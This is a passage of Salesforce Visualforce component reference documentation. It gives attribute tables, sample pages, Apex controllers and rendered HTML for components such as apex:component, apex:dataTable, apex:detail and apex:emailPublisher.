shape	String	The shape of the hot spot in client-side image maps. Valid values are default, circle, rect, and poly. See also the coords attribute.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
style	String	The style used to display the commandLink component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the commandLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this link is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
target	String	The name of the frame where the resource retrieved by this command link should be displayed. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
type	String	The MIME content type of the resource designated by this command link. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more information, including a complete list of possible values, see the W3C specifications.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`value`	Object	The text that is displayed as the commandLink label. Note that you can also specify text or an image to display as the command link by embedding content in the body of the commandLink tag. If both the value attribute and embedded content are included, they are displayed together.		10.0	global

SEE ALSO:

- apex:form
- apex:commandButton
- apex:outputLink

`apex:component`

A custom Visualforce component. All custom component definitions must be wrapped inside a single `<apex:component>` tag.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container tag, `<div>` or `<span>`, depending on the `layout` attribute.

Example

```
<!-- Page: -->

    <apex:page>
    <c:myComponent myValue="My component's value" borderColor="red" />
    </apex:page>

    <!-- Component:myComponent -->

    <apex:component>
    <apex:attribute name="myValue" description="This is the value for the component."
    type="String" required="true"/>

    <apex:attribute name="borderColor" description="This is color for the border."
    type="String" required="true"/>

    <h1 style="border:{!borderColor}">
    <apex:outputText value="{!myValue}"/>
    </h1>

    </apex:component>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`access`	String	Indicates whether the component can be used outside of any page in the same namespace as the component. Possible values are "public" (default) and "global". Use global to indicate the component can be used outside of the component's namespace. If the access attribute is set to global, the access attribute on all required child apex:attributes must also be set to global. If the access attribute is set to public, the access attribute on child apex:attributes cannot be set to global. Note: Components with this designation are subject to the deprecation policies as described for managed packages.		14.0	
`allowDML`	Boolean	If this attribute is set to "true", you can include DML within the component. The default is "false". Allowing DML can cause side-effects that could be problematic for consumers using the component with partial page updates. When allowing DML within a component, you should include rerender attributes so the consumer can appropriately refresh their page. In addition, you should detail, in the description of the component, what data is manipulated by the DML so that consumers of the component are aware of potential side-effects.		13.0	global
`controller`	String	The name of the Apex controller used to control the behavior of this custom component.		12.0	global
`extensions`	String	The name of one or more controller extensions that add additional logic to this custom component.		12.0	global
`id`	String	An identifier that allows the component to be referenced by other tags in the component definition.		12.0	global
`language`	String	The language used to display labels that have associated translations in Salesforce. This value overrides the language of the user viewing the component. Possible values for this attribute include any language keys for languages supported by Salesforce, for example, "en" or "en-US". For more information, see "Supported Languages" in Salesforce Help.		12.0	global
`layout`	String	The HTML layout style for the component. Possible values are "block" (which wraps the component with an HTML div tag), "inline" (which wraps the component with an HTML span tag), and "none" (which does not wrap the component with any generated HTML tag). If not specified, this value defaults to "inline".		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the custom component is rendered. If not specified, this value defaults to "true".		12.0	global
`selfClosing`	Boolean	A Boolean value that specifies how the Visualforce editor closes this component. If this attribute is set to "true", the Visualforce editor auto-completes the component as a self-closing tag. If not, it auto-completes the component with open and close tags. For example, if this attribute is set to "true" on a component called myComponent, the editor will auto-complete the component tag as <c:myComponent/>. If it's set to "false", the editor will auto-complete the tag as <c:myComponent></c:myComponent>. If the component includes a componentBody, the default for this attribute is "false". If the component doesn't include a componentBody, the default for the attribute is "true".		15.0	
`shouldAlwaysEscapeExpressionLanguage`	Boolean	The attribute `shouldAlwaysEscapeExpressionLanguage` was deprecated in Salesforce API version 57.0 and has no effect on the page. If you already added this attribute to Visualforce code in response to the Escape Expression Language Evaluations release update, please remove the `shouldAlwaysEscapeExpressionLanguage` attribute. To ensure the security of your Visualforce pages and components, complete these steps. **1.** Reintroduce any manual escaping that you removed from your Visualforce pages and components' code for this release update. **2.** Delete the attribute `shouldAlwaysEscapeExpressionLanguage` from your Visualforce pages or components.	No	57.0	

SEE ALSO:

- apex:componentBody
- Creating and Using Custom Components
- Using Custom Components in a Visualforce Page

apex:componentBody

This tag allows a custom component author to define a location where a user can insert content into the custom component. This is especially useful for generating custom iteration components. This component is valid only within an `<apex:component>` tag, and only a single definition per custom component is allowed.

Simple Example

```
<!-- Page: -->
<apex:page>
    <apex:outputText value="(page) This is before the custom component"/><br/>
    <c:bodyExample>
        <apex:outputText value="(page) This is between the custom component" /> <br/>
    </c:bodyExample>
    <apex:outputText value="(page) This is after the custom component"/><br/>
</apex:page>

<!-- Component: bodyExample -->
<apex:component>
    <apex:outputText value="First custom component output" /> <br/>
    <apex:componentBody />
    <apex:outputText value="Second custom component output" /><br/>
</apex:component>
```

Advanced Example

```
<!-- Page: -->
<apex:page >
    <c:myaccounts var="a">
        <apex:panelGrid columns="2" border="1">
            <apex:outputText value="{!a.name}"/>
            <apex:panelGroup >
                <apex:panelGrid columns="1">
                    <apex:outputText value="{!a.billingstreet}"/>
                    <apex:panelGroup >
                        <apex:outputText value="{!a.billingCity},
                            {!a.billingState} {!a.billingpostalcode}"/>
                    </apex:panelGroup>
                </apex:panelGrid>
            </apex:panelGroup>
        </apex:panelGrid>
    </c:myaccounts>
</apex:page>

<!-- Component: myaccounts-->
<apex:component controller="myAccountsCon">
    <apex:attribute name="var" type="String" description="The variable to represent
                        a single account in the iteration."/>
    <apex:repeat var="componentAccount" value="{!accounts}">
        <apex:componentBody >
            <apex:variable var="{!var}" value="{!componentAccount}"/>
        </apex:componentBody>
    </apex:repeat>
</apex:component>

/*** Controller ***/
public class myAccountsCon {

public List<Account> accounts {
    get {
    accounts = [select name, billingcity, billingstate, billingstreet, billingpostalcode

    from account where ownerid = :userinfo.getuserid()];

    return accounts;
    }
    set;
    }
}
```

The example above renders the following HTML:

```
<table width="100%" cellspacing="0" cellpadding="0" border="0" id="bodyTable" class="outer">

    <!-- Start page content table -->
    <tbody><tr><td id="bodyCell" class="oRight">
        <!-- Start page content -->
        <a name="skiplink"><img width="1" height="1"
                        title="Content Starts Here" class="skiplink"
                      alt="Content Starts Here" src="/s.gif"/></a><span id="j_id0:j_id1">

        <table border="1">
            <tbody>
                <tr>
                    <td>sForce</td>
                    <td><table>
                        <tbody>
                            <tr>
                                <td>The Land's Mark @ One Market</td>
                            </tr>
                            <tr>
                                <td>San Francisco, CA 94087</td>
                            </tr>
                        </tbody>
                    </table>
                    </td>
                </tr>
            </tbody>
        </table>
            <table border="1">
                <tbody>
                    <tr>
                        <td>University U</td>
                        <td>
            <table>
                <tbody>
```

```
                    <tr>
                        <td>888 N Euclid
                            Hallis Center, Room 501
                            Tucson, AZ 85721
                            United States</td>
                   </tr>
                    <tr>
                        <td>Tucson, AZ </td>
                    </tr>
                </tbody>
            </table>
            </td>
            </tr>
        </tbody>
            </table>
            </span>
    </td>
    </tr>
    </tbody>
</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		13.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		13.0	global

apex:composition

An area of a page that includes content from a second template page. Template pages are Visualforce pages that include one or more `<apex:insert>` components. The `<apex:composition>` component names the associated template, and provides body for the template's `<apex:insert>` components with matching `<apex:define>` components. Any content outside of an `<apex:composition>` component is not rendered.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

See also: `<apex:insert>`, `<apex:define>`

Example

```
<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below.  -->
```

```
<apex:page>
 <apex:outputText value="(template) This is before the header"/><br/>
 <apex:insert name="header"/><br/>
 <apex:outputText value="(template) This is between the header and body"/><br/>
 <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
 <apex:composition template="composition">
  <apex:define name="header">(page) This is the header of mypage</apex:define>
  <apex:define name="body">(page) This is the body of mypage</apex:define>
 </apex:composition>
</apex:page>
```

The example above renders the following HTML:

```
(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	String	This attribute has no effect on the display of this component. If you wish to conditionally display a `<apex:component>` wrap it inside a `<apex:outputPanel>` component, and add the conditional expression to **its** `rendered` attribute.		10.0	global
`template`	ApexPages.PageReference	The template page used for this component. For this value, specify the name of the Visualforce page or use merge-field syntax to reference a page or PageReference.	Yes	10.0	global

SEE ALSO:

- apex:define
- apex:insert
- Defining Templates with <apex:composition>

`apex:dataList`

An ordered or unordered list of values that is defined by iterating over a set of data. The body of the `<apex:dataList>` component specifies how a single item should appear in the list. The data set can include up to 1,000 items.

Example

```
<!-- Page: -->
<apex:page controller="dataListCon">
    <apex:dataList value="{!accounts}" var="account">
        <apex:outputText value="{!account.Name}"/>
    </apex:dataList>
</apex:page>

/*** Controller: ***/
public class dataListCon {

 List<Account> accounts;

 public List<Account> getAccounts() {
  if(accounts == null) accounts = [SELECT Name FROM Account LIMIT 10];
  return accounts;
 }

}
```

The example above renders the following HTML:

```
<ul id="thePage:theList">
 <li id="thePage:theList:0">Bass Manufacturing</li>
 <li id="thePage:theList:1">Ball Corp</li>
 <li id="thePage:theList:2">Wessler Co.</li>
</ul>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
first	Integer	The first element in the iteration that is visibly rendered in the list, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		10.0	global
id	String	An identifier that allows the dataList component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the list.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the list twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the list.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the list.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rows	Integer	The maximum number of items to display in the list. If not specified, this value defaults to 0, which displays all possible list items.		10.0	global
style	String	The style used to display the dataList component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the dataList component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
type	String	The type of list that should display. For ordered lists, possible values include "1", "a", "A", "i", or "I". For unordered lists, possible values include "disc", "square", and "circle". If not specified, this value defaults to "disc".		10.0	global
value	Object	The collection of data displayed in the list.	Yes	10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`var`	String	The name of the variable that should represent one element in the collection of data specified by the value attribute. You can use this variable to display the element in the body of the dataList component tag.	Yes	10.0	global

apex:dataTable

An HTML table that's defined by iterating over a set of data, displaying information about one item of data per row. The body of the `<apex:dataTable>` contains one or more column components that specify what information should be displayed for each item of data. The data set can include up to 1,000 items, or 10,000 items when the page is executed in read-only mode.

For Visualforce pages running API version 20.0 or higher, an `<apex:repeat>` tag can be contained within this component to generate columns.

See also: `<apex:panelGrid>`

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated table's `<tbody>` tag.

Example

```
<!-- For this example to render fully, associate the page
with a valid account record in the URL.
For example: https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53 -->

<!-- Page: -->

<apex:page controller="dataTableCon" id="thePage">
    <apex:dataTable value="{!accounts}" var="account" id="theTable"
        rowClasses="odd,even" styleClass="tableClass">
        <apex:facet name="caption">table caption</apex:facet>
        <apex:facet name="header">table header</apex:facet>
        <apex:facet name="footer">table footer</apex:facet>

        <apex:column>
            <apex:facet name="header">Name</apex:facet>
            <apex:facet name="footer">column footer</apex:facet>
            <apex:outputText value="{!account.name}"/>
        </apex:column>

        <apex:column>
            <apex:facet name="header">Owner</apex:facet>
            <apex:facet name="footer">column footer</apex:facet>
            <apex:outputText value="{!account.owner.name}"/>
        </apex:column>

    </apex:dataTable>
</apex:page>
```

```
/*** Controller: ***/

public class dataTableCon {

    List<Account> accounts;

    public List<Account> getAccounts() {
        if(accounts == null)
            accounts = [SELECT name, owner.name FROM account LIMIT 10];
        return accounts;
    }

}
```

The example above renders the following HTML:

```
<table class="tableClass" id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">


    <colgroup span="2"></colgroup>
    <caption>table caption</caption>
    <thead>
        <tr>
            <td colspan="2" scope="colgroup">table header</td>
        </tr>

        <tr>
            <td scope="col">Name</td>
            <td scope="col">Owner</td>
        </tr>
    </thead>

    <tfoot>
        <tr>
            <td scope="col">column footer</td>
            <td scope="col">column footer</td>
        </tr>
        <tr>
            <td colspan="2" scope="colgroup">table footer</td>
        </tr>
    </tfoot>

    <tbody>
        <tr class="odd">
            <td>Bass Manufacturing</td>
            <td>Doug Chapman</td>
        </tr>

        <tr class="even">
            <td>Ball Corp</td>
            <td>Alan Ball</td>
        </tr>

        <tr class="odd">
            <td>Wessler Co.</td>
            <td>Jill Wessler</td>
        </tr>
    </tbody>

</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
align	String	The position of the rendered HTML table with respect to the page. Possible values include "left", "center", or "right". If left unspecified, this value defaults to "left".		10.0	global
bgcolor	String	The background color of the rendered HTML table.		10.0	global
border	String	The width of the frame around the rendered HTML table, in pixels.		10.0	global
captionClass	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
captionStyle	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles.		10.0	global
cellpadding	String	The amount of space between the border of each table cell and its contents. If the value of this attribute is a pixel length, all four margins are this distance from the contents. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.		10.0	global
cellspacing	String	The amount of space between the border of each table cell and the border of the other cells surrounding it and/or the table's edge. This value must be specified in pixels or percentage.		10.0	global
columnClasses	String	A comma-separated list of one or more classes associated with the table's columns, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		column is styled with classA, the fourth column is styled with classB, and so on.			
`columns`	Integer	The number of columns in this table.		10.0	global
`columnsWidth`	String	A comma-separated list of the widths applied to each table column. Values can be expressed as pixels (for example, columnsWidth="100px, 100px").		10.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`first`	Integer	The first element in the iteration visibly rendered in the table, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		10.0	global
`footerClass`	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`frame`	String	The borders drawn for this table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border".		10.0	global
`headerClass`	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`id`	String	An identifier that allows the dataTable component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the data table.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the data table twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the data table.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the data table.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onRowClick	String	The JavaScript invoked if the onRowClick event occurs--that is, if the user clicks a row in the data table.		10.0	global
onRowDblClick	String	The JavaScript invoked if the onRowDblClick event occurs--that is, if the user clicks a row in the data table twice.		10.0	global
onRowMouseDown	String	The JavaScript invoked if the onRowMouseDown event occurs--that is, if the user clicks a mouse button in a row of the data table.		10.0	global
onRowMouseMove	String	The JavaScript invoked if the onRowMouseMove event occurs--that is, if the user moves the mouse pointer over a row of the data table.		10.0	global
onRowMouseOut	String	The JavaScript invoked if the onRowMouseOut event occurs--that is, if the user moves the mouse pointer away from a row in the data table.		10.0	global
onRowMouseOver	String	The JavaScript invoked if the onRowMouseOver event occurs--that is, if the user moves the mouse pointer over a row in the data table.		10.0	global
onRowMouseUp	String	The JavaScript invoked if the onRowMouseUp event occurs--that is, if the user releases the mouse button over a row in the data table.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rowClasses`	String	A comma-separated list of one or more classes associated with the table's rows, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify columnRows="classA, classB", then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		10.0	global
`rows`	Integer	The number of rows in this table.		10.0	global
`rules`	String	The borders drawn between cells in the table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none".		10.0	global
`style`	String	The style used to display the dataTable component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the dataTable component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`summary`	String	A summary of the table's purpose and structure for Section 508 compliance.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	The collection of data displayed in the table.	Yes	10.0	global
`var`	String	The name of the variable that represents one element in the collection of data specified by the value attribute. You can then use this variable to display the element itself in the body of the dataTable component tag.	Yes	10.0	global
`width`	String	The width of the entire table, expressed either as a relative percentage to the total amount of available horizontal space (for example, width="80%"), or as the number of pixels (for example, width="800px").		10.0	global

Facets

Facet Name	Description	API Version
`caption`	The components that appear in the caption for the table. Note that the order in which a caption facet appears in the body of a dataTable component doesn't matter, because any facet with name="caption" will control the appearance of the table's caption.	10.0
`footer`	The components that appear in the footer row for the table. Note that the order in which a footer facet appears in the body of a dataTable component doesn't matter, because any facet with name="footer" will control the appearance of the final row in the table.	10.0
`header`	The components that appear in the header row for the table. Note that the order in which a header facet appears in the body of a dataTable component doesn't matter, because any facet with name="header" will control the appearance of the first row in the table.	10.0

SEE ALSO:

- apex:panelGrid
- apex:repeat

apex:define

A template component that provides content for an `<apex:insert>` component defined in a Visualforce template page.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

See also: `<apex:composition>`, `<apex:insert>`

Example

```
<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below.  -->
<apex:page>
    <apex:outputText value="(template) This is before the header"/><br/>
    <apex:insert name="header"/><br/>
    <apex:outputText value="(template) This is between the header and body"/><br/>
    <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
    <apex:composition template="composition">
        <apex:define name="header">(page) This is the header of mypage</apex:define>
        <apex:define name="body">(page) This is the body of mypage</apex:define>
    </apex:composition>
</apex:page>
```

The example above renders the following HTML:

```
(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
name	String	The name of the insert component into which the content of this define component should be inserted.	Yes	10.0	global

SEE ALSO:

- apex:composition
- apex:insert

apex:detail

The standard detail page for a particular object, as defined by the associated page layout for the object in Setup. This component includes attributes for including or excluding the associated related lists, related list hover links, and title bar that appear in the standard Salesforce application interface.

Note: Don't wrap <apex:detail> in an <apex:form> component. <apex:detail> already provides a <form> element.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
   <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the detail component to be referenced by other components in the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
inlineEdit	Boolean	Controls whether the component supports inline editing. See also: <apex:inlineEditSupport>		20.0	
oncomplete	String	The JavaScript invoked if the oncomplete event occurs--that is, when the tab has been selected and its content rendered on the page. This attribute only works if inlineEdit or showChatter are set to true.		20.0	
relatedList	Boolean	A Boolean value that specifies whether the related lists are included in the rendered component. If true, the related lists are displayed. If not specified, this value defaults to true.		10.0	global
relatedListHover	Boolean	A Boolean value that specifies whether the related list hover links are included in the rendered component. If true, the related list hover links are displayed. If not specified, this value defaults to true. Note that this attribute is ignored if the relatedList attribute is false, or if the "Enable Related List Hover Links" option is not selected under Setup | Customize | User Interface.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rerender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. This attribute only works if inlineEdit or showChatter are set to true.		20.0	
showChatter	Boolean	A Boolean value that specifies whether to display the Chatter information and controls for the record. If this is true, and showHeader on <apex:page> is false, then the layout looks exactly as if the <chatter:feedWithFollowers> is being used. If this is true, and showHeader on <apex:page> is true, then the layout looks like the regular Chatter UI.		20.0	
subject	String	The ID of the record that should provide data for this component.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`title`	Boolean	A Boolean value that specifies whether the title bar is included in the rendered component. If true, the title bar is displayed. If not specified, this value defaults to true.		10.0	global

`apex:dynamicComponent`

This tag acts as a placeholder for your dynamic Apex components. It has one required parameter—`componentValue`—which accepts the name of an Apex method that returns a dynamic component.

The following Visualforce components do not have dynamic Apex representations:

- `<apex:attribute>`
- `<apex:component>`
- `<apex:componentBody>`
- `<apex:composition>`
- `<apex:define>`
- `<apex:dynamicComponent>`
- `<apex:include>`
- `<apex:insert>`
- `<apex:param>`
- `<apex:variable>`

Example

```
<apex:page controller="SimpleDynamicController">
    <apex:dynamicComponent componentValue="{!dynamicDetail}" />
</apex:page>

/* Controller */
public class SimpleDynamicController {

    public Component.Apex.Detail getDynamicDetail() {
        Component.Apex.Detail detail = new Component.Apex.Detail();
        detail.expressions.subject = '{!acct.OwnerId}';
        detail.relatedList = false;
        detail.title = false;
        return detail;
    }

    // Just return the first Account, for example purposes only
    public Account acct {
        get { return [SELECT Id, Name, OwnerId FROM Account LIMIT 1]; }
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
componentValue	UIComponent	Accepts the name of an Apex method that returns a dynamic Visualforce component.	Yes	22.0	
id	String	An identifier that allows the attribute to be referenced by other tags in the custom component definition.		22.0	global
invokeAfterAction	Boolean	A Boolean value that, when true, specifies that componentValue's Apex method is called after the page's or submit's action method is invoked.		31.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		22.0	

SEE ALSO:

Creating and Displaying Dynamic Components

apex:emailPublisher

The email publisher lets support agents who use Case Feed compose and send email messages to customers. You can customize this publisher to support email templates and attachments. This component can only be used in organizations that have Case Feed and Email-to-Case enabled. Ext JS versions less than 3 should not be included on pages that use this component.

This example displays the email publisher.

```
<apex:page standardController="Case" showHeader="true">
    <apex:emailPublisher id="myEmailPublisher"
        entityId="{!case.id}"
        width="600px"
        title="Send an Email"
        expandableHeader="false"
        autoCollapseBody="false"
        showAdditionalFields="false"
        fromVisibility="selectable"
        toVisibility="editable"
        bccVisibility="hidden"
        ccVisibility="hidden"
        emailBody=""
        subject=""
        toAddresses=""
        onSubmitFailure="alert('failed');"
        fromAddresses="person1@mycompany.com,person2@mycompany.com"
    />
```

```
        </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
autoCollapseBody	Boolean	A Boolean value that specifies whether the email body will be collapsed to a small height when it is empty.		25.0	
bccVisibility	String	The visibility of the BCC field can be 'editable', 'editableWithLookup', 'readOnly', or 'hidden'.		25.0	
ccVisibility	String	The visibility of the CC field can be 'editable', 'editableWithLookup', 'readOnly', or 'hidden'.		25.0	
emailBody	String	The default text value of the email body.		25.0	
emailBodyFormat	String	The format of the email body can be 'text', 'HTML', or 'textAndHTML'.		25.0	
emailBodyHeight	String	The height of the email body in em.		25.0	
enableQuickText	Boolean	If the quick text autocomplete functionality will be available in the publisher.		25.0	
entityId	id	Entity ID of the record for which to display the email publisher. In the current version only Case record ids are supported.	Yes	25.0	
expandableHeader	Boolean	A Boolean value that specifies whether the header is expandable or fixed.		25.0	
fromAddresses	String	A restricted set of from addresses.		25.0	
fromVisibility	String	The visibility of the From field can be 'selectable' or 'hidden'.		25.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
onSubmitFailure	String	The JavaScript invoked if the email failed to be sent.		25.0	
onSubmitSuccess	String	The JavaScript invoked if the email was successfully sent.		25.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
reRender	Object	The ID of one or more components that are redrawn when the email was successfully sent. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		25.0	
sendButtonName	String	The name of the send button in the email publisher.		25.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
showAdditionalFields	Boolean	A Boolean value that specifies whether the additional fields defined in the publisher layout should be displayed.		25.0	
showAttachments	Boolean	A Boolean value that specifies whether the attachment selector should be displayed.		25.0	
showSendButton	Boolean	A Boolean value that specifies whether the send button should be displayed.		25.0	
showTemplates	Boolean	A Boolean value that specifies whether the template selector should be displayed.		25.0	
subject	String	The default value of the Subject.		25.0	
subjectVisibility	String	The visibility of the Subject field can be 'editable', 'readOnly', or 'hidden'.		25.0	
submitFunctionName	String	The name of a function that can be called from JavaScript to send the email.		25.0	
title	String	The title displayed in the email publisher header.		25.0	
toAddresses	String	The default value of the To field.		25.0	
toVisibility	String	The visibility of the To field can be 'editable', 'editableWithLookup', 'readOnly', or 'hidden'.		25.0	
verticalResize	Boolean	A Boolean value that specifies whether the publisher allows vertical resizing.		30.0	
width	String	The width of the email publisher in pixels (px) or percentage (%).		25.0	

SEE ALSO:

Publisher and Quick Action Developer Guide: Customizing the Email Action

apex:enhancedList

The list view picklist for an object, including its associated list of records for the currently selected view. In standard Salesforce applications this component is displayed on the main tab for a particular object. This component has additional attributes that can be specified, such as the height and rows per page, as compared to `<apex:listView>`.

Note: When an `<apex:enhancedList>` is rerendered through another component's `rerender` attribute, the `<apex:enhancedList>` must be inside of an `<apex:outputPanel>` component that has its `layout` attribute set to "block". The `<apex:enhancedList>` component is not allowed on pages that have the attribute `showHeader` set to false. You can only have five `<apex:enhancedList>` components on a single page. Ext JS versions less than 3 should not be included on pages that use this component.

See also: `<apex:listView>`.

Example

```
<apex:page>
    <apex:enhancedList type="Account" height="300" rowsPerPage="10" id="AccountList" />
    <apex:enhancedList type="Lead" height="300" rowsPerPage="25"
        id="LeadList" customizable="False" />
</apex:page>
```

Attributes

